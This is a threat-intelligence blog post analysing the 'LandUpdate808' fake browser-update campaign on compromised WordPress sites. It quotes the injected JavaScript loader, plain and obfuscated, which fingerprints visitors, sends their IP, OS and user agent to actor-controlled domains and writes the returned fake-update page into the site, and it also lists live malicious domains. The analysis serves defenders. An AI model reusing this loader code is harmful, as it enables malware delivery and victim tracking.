The LandUpdate808 Fake Update Variant

malasada.tech/the-landupdate808-fake-update-variant/

July 2, 2024

By Aaron Samala July 2, 2024 #FakeUpdate, #LandUpdate808




Illustration of the LandUpdate808 fake software update variant, showcasing the cybersecurity threat with a tropical Hawaiian theme.

Intro:

There are a handful of fake update variants. The most popular is SocGholish. We've often observed some of the other fake update variants referred to as SocGholish, but we try to make the distinction. Some of the other variants include Clear Fake, and Smart Ape. There's also a new variant that is being referenced as ClickFix. This collaboration between Casey Kuwada, April Bucaneg, and Aaron Samala introduces the LandUpdate808 Fake Update Variant that we've been tracking. The payload for this follows the pattern: "update_DD_MM_YYYY_#######", and the extension has been observed as either a JS, EXE, or MSIX.


Why is it being tracked as LandUpdate808?


When we first started tracking it, it used the two following URIs: /p/land.php, and /wp-content/uploads/update.php in its delivery chain. We added the 808 because we're from Hawaii, and we add our area code to just about everything to signal that it's from Hawaii. Just the other day I was telling my mainland friend about some 808 sandwiches I was eating. They were regular sandwiches, but since we here, they're 808 sandwiches.

The delivery chain has since changed – it no longer uses /p/land.php for the first stage, and the final step in the initial delivery stage has changed from /wp-content/uploads/update.php to /wp-includes/pomo/update.php. We speculate that we first started monitoring this variant during its development. The JS code wasn't obfuscated, and we observed them bypassing some of their filtering methods by hardcoding the IP variable. This intro has drawn on "fir tiw long", let's get into it.

Initial:

When we found this, we searched if anyone had already wrote about this for us to use as a source. We observed Group-IB Threat Intelligence had tweeted some good content here. You can pivot off the domains they provided and see if you come to the same conclusions.


Post
Group-IB Threat Intelligence @GroupIB_TI · May 13
Group-IB TI team detected that:
1) #404TDS moved from distributing malicious links via email to injecting malicious code into compromised websites to redirect visitors
2) #SocGholish cybercrime group uses #404TDS infrastructure as 3rd party provider to deliver their initial stage
Show more
1
18
44
9.4K
Group-IB Threat Intelligence
@GroupIB_TI
In Apr 2024 Group-IB detected server 170[.]130[.]55[.]28 associated with 3 domains: elamoto[.]com, kongtuke[.]com, egisela[.]com. Domain egisela[.]com was used to deliver #FakeUpdates JS script urlscan.io/search/#hash%3... using script tag injected into HTML code of compromised websites. The same script was also delivered using 6 other domains urlscan.io/search/#(domai....
6:01 PM · May 13, 2024 · 970 Views
1
2
7
Post your reply
Reply
Group-IB Threat Intelligence @GroupIB_TI · May 13
In Apr-Mar 2023 4 of them were used in #404TDS activity:
urlscan.io/search/#(domai...*.
2
1
5
1.4K



First part of the delivery chain:

The first part crafts the request for the fake update page loader. The code to perform this task was previously been observed in the root HTML, a local jquery-migrate.min.js file, a local theme.min.js files, or most recently – a remote adcount.js (edveha[.]com).

This part involves pulling the IP using the Cloudflare trace, and then encoding that with other variables, and using those variables in the URL of the GET request for the next phase. This stage has been observed requesting content from a remote land.php resource (previously land.php, now it is a remote js.php). It returns the html [if the request meets some unknown filters] to load the fake update screen that tries to trick the user into clicking the download button. The early observed samples show the code was not obfuscated, which made it much easier to understand.

It appears that the land.php endpoint was actor-owned in the beginning.

The snip below shows the callout to "https://www.cloudflare.com/cdn-cgi/trace". The returned object will be parsed for the user's public IP, and that will be encoded and used in the URI path of the next request. The snip is from https://urlscan.io/responses/1c7a68c7d4560860ee83d0f10a7e93000eb2d213d7e72dffef784d7b81ffefc7/

```
var client = new HttpClient();
client.get('https://www.cloudflare.com/cdn-cgi/trace', function(data) {
   data = data.trim().split('\n').reduce(function(obj, pair) {
    pair = pair.split('=');
    return obj[pair[0]] = pair[1], obj;
  }, {});
```

The snip below shows the function to get the OS, then it generates a request to land.php with the btoa values of the uDevice(OS), IP, refferer [sic], UA, domain, and location in the URL value. The snip is also from https://urlscan.io/responses/1c7a68c7d4560860ee83d0f10a7e93000eb2d213d7e72dffef784d7b81ffefc7/


```
function getOS() {
  let userAgent = window.navigator.userAgent.toLowerCase(),
    macosPlatforms = /(macintosh|macintel|macppc|mac68k|macos)/i,
    windowsPlatforms = /(win32|win64|windows|wince)/i,
    iosPlatforms = /(iphone|ipad|ipod)/i,
    os = null;

  if (macosPlatforms.test(userAgent)) {
    os = "macos";
  } else if (iosPlatforms.test(userAgent)) {
    os = "ios";
  } else if (windowsPlatforms.test(userAgent)) {
    os = "windows";
  } else if (/android/.test(userAgent)) {
    os = "android";
  } else if (!os && /linux/.test(userAgent)) {
    os = "linux";
  }

  return os;
}

var uDevice=getOS();
if(true) {

//ONLY WITHOUT / AT THE END domain



var refferer=window.location.href;
var myUserAgent = window.navigator.userAgent.toLowerCase();
var domainName="https://zoomzle.com/p";
var nURL=domainName+"/land.php?device="+uDevice+"&ip="+btoa(data.ip)+"&refferer="+btoa(refferer)+"&ua="+btoa(myUserAgent)+"&domain="+btoa(domainName)+"&loc="+btoa(data.loc);
```

The snip above shows the early stages of it when we suspect the actor was actively developing this delivery chain. The code for this part is now obfuscated. Also, it is now generating a request to an external js.php resource as observed in the snip below.

```
    var _0xa9911b = _0x3e203d();
    var _0x4a8706 = window.location.href;
    var _0x2879e1 = window.navigator.userAgent.toLowerCase();
    var _0x72172b = "https://edveha.com/js.php?device=" +
_0xa9911b + "&ip=" + btoa(_0x57ea02.ip) + "&refferer=" +
btoa(_0x4a8706) + '&ua=' + btoa(_0x2879e1) + "&domain=" +
btoa("https://edveha.com") + "&loc=" + btoa(_0x57ea02.loc) +
'&is_ajax=1';
    var _0x2f28c3 = new XMLHttpRequest();
    _0x2f28c3.onreadystatechange = function () {
      if (_0x2f28c3.readyState == XMLHttpRequest.DONE) {
        var _0x4d6862 = _0x2f28c3.responseText;
        if (_0x4d6862.includes('PageErrorLoad')) {
          console.log("JQUERY is installed");
          location.reload();
        } else {
          document.write(_0x2f28c3.responseText);
```

In later variations, we've observed the domain is no longer hard-coded. To get the domain, there is a callout to a remote get.php resource.

The snip below shows the network tab showing these requests.



Name	Status	Domain	Type	Initiator	Size	Ti...
data:image/png;base...	200		png	www.youtube.com/s/player/b9ad8b	(memory cache)	0 ...
hH8BIMlf-F1U5CVmTTtkdBYqiWRyDJs42TAGRZYbwKXuwa4ljYagO...	200	yt3.ggpht.com	jpeg	www.youtube.com/embed/-Qvi9mc	1.4 kB	51...
id?slf_rd=1	200	googleads.g.doubleclick.net	xhr	googleads.g.doubleclick.net/pagea	190 B	78...
id?slf_rd=1	200	googleads.g.doubleclick.net	xhr	googleads.g.doubleclick.net/pagea	243 B	76...
id?slf_rd=1	200	googleads.g.doubleclick.net	xhr	googleads.g.doubleclick.net/pagea	190 B	78...
cast_sender.js	200	www.gstatic.com	script	www.youtube.com/s/player/b9ad8b	2.1 kB	55...
cast_sender.js	200	www.gstatic.com	script	www.youtube.com/s/player/b9ad8b	2.5 kB	48...
cast_sender.js	200	www.gstatic.com	script	www.youtube.com/s/player/79e6d0	2.1 kB	49...
wp-emoji-release.min.js?ver=6.5.3	200	www.hypnoticasia.com	script	acesavage/:481	5.4 kB	99...
admin-ajax.php?action=pys_get_pbid	200	www.hypnoticasia.com	xhr	jquery.min.js?ver=3.7.1:2	154 B	1.6...
fbevents.js	200	connect.facebook.net	script	public.js?ver=9.6.0.1:1670	60.3 kB	65...
js?id=G-LMYCS2NQVM	200	www.googletagmanager.com	script	public.js?ver=9.6.0.1:940	103 kB	15...
js?id=G-LMYCS2NQVM&l=dataLayer&cx=c	200	www.googletagmanager.com	script	VM9.js:144	103 kB	18...
Create	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/b9ad8b	41.4 kB	18...
Create	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/b9ad8b	41.5 kB	18...
Create	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/79e6d0	41.4 kB	14...
collect?v=2&tid=G-LMYCS2NQVM&gtm=45je45m0v91007992.....	204	www.google-analytics.com	ping	js?id=G-LMYCS2NQVM:204	55 B	94...
generate_204?7B2Zug	204	www.youtube.com	text/plain	<anonymous>:1	10 B	75...
GenerateIT	200	jnn-pa.googleapis.com	preflight	Preflight	0 B	61...
GenerateIT	200	jnn-pa.googleapis.com	preflight	Preflight	0 B	57...
GenerateIT	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/79e6d0	134 B	63...
GenerateIT	200	jnn-pa.googleapis.com	preflight	Preflight	0 B	58...
GenerateIT	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/b9ad8b	134 B	59...
cast_sender.js	200	www.gstatic.com	script	www.gstatic.com/cv/js/sender/v1/c	15.0 kB	83...
cast_sender.js	200	www.gstatic.com	script	www.gstatic.com/cv/js/sender/v1/c	14.7 kB	10...
cast_sender.js	200	www.gstatic.com	script	www.gstatic.com/cv/js/sender/v1/c	14.7 kB	11...
GenerateIT	200	jnn-pa.googleapis.com	xhr	www.youtube.com/s/player/b9ad8b	134 B	65...
generate_204?icl3ug	204	www.youtube.com	text/plain	<anonymous>:1	10 B	77...
generate_204?BBpilg	204	www.youtube.com	text/plain	<anonymous>:1	10 B	74...
4967367159428587v=2.9.156&r=stable&domain=www.hypn...C5...	200	connect.facebook.net	script	fbevents.js:24	12.0 kB	15...
tr/?id=4967367159428587ev=PageView&dl=https%3A%2F%...&...	200	www.facebook.com	text/plain	fbevents.js:24	270 B	24...
trigger/?id=4967367159428587ev=PageView&dl=https%3...eid=...	200	www.facebook.com	png	fbevents.js:24	3.6 kB	38...
trace	200	www.cloudflare.com	xhr	acesavage/:785	459 B	33...
Untitled-design1.png	200	www.hypnoticasia.com	png	Other	4.9 kB	93...
cropped-Logo-32x32.png	200	www.hypnoticasia.com	png	Other	2.1 kB	95...
get.php	200	septicfl.com	xhr	acesavage/:869	272 B	45...
land.php?device=windows&ip=MTQxLjIzOS4xNzEuMzI=&re...ain...	200	ashleypuerner.com	xhr	acesavage/:859	1.3 MB	1.7...
log_event?alt=json&key=AIzaSyAO_FJ2SlqU8Q4STEHLGCilw_Y9_1...	200	www.youtube.com	xhr	www.youtube.com/s/player/b9ad8b	50 B	10...
log_event?alt=json&key=AIzaSyAO_FJ2SlqU8Q4STEHLGCilw_Y9_1...	200	www.youtube.com	xhr	www.youtube.com/s/player/b9ad8b	50 B	11...
log_event?alt=json&key=AIzaSyAO_FJ2SlqU8Q4STEHLGCilw_Y9_1...	200	www.youtube.com	xhr	www.youtube.com/s/player/79e6d0	50 B	12...
css2?family=Quicksand:wght@300;400;500;600;700&display=swap	200	fonts.googleapis.com	stylesheet	about:client:1	651 B	10...
log?format=json&hasfast=true&authuser=0	(unknown)	play.google.com		Preflight	0 B	(u...
data:image/svg+xml;...	200		svg+xml	acesavage/:852	(memory cache)	0 ...
data:font/woff2;bas...	200		font	acesavage/:0	29.7 kB	23...
log?format=json&hasfast=true&authuser=0	(pending)	play.google.com		Preflight	0 B	Pe...
log?format=json&hasfast=true&authuser=0	(pending)	play.google.com		Preflight	0 B	Pe...
data:font/woff2;bas...	200		font	acesavage/:0	14.8 kB	3 ...
data:font/woff2;bas...	200		font	acesavage/:0	15.2 kB	5 ...

140 requests | 6.0 MB transferred | 16.2 MB resources | Finish: 3.2 min

The snip below shows the code to open a request to the B64 decoded value of requestD.

```
866     var requestD=atob('aHR0cHM6Ly9zZXB0aWNmbC5jb20vaC9nZXQucGhw');
867
868     request.open('GET', requestD);
869     request.send();
```

The snip below shows the CyberChef output decoding the string.

Input

```
aHR0cHM6Ly9zZXB0aWNmbC5jb20vaC9nZXQucGhw
```


40 1

Output

```
https://septicfl.com/h/get.php
```

septicfl[.]com/h/get.php was observed serving the response “aHR0cHM6Ly9hc2hsZXlwdWVybmVyLmNvbS9w” which converts to the unneutered version of “https[:]//ashleypuerner[.]com/p”

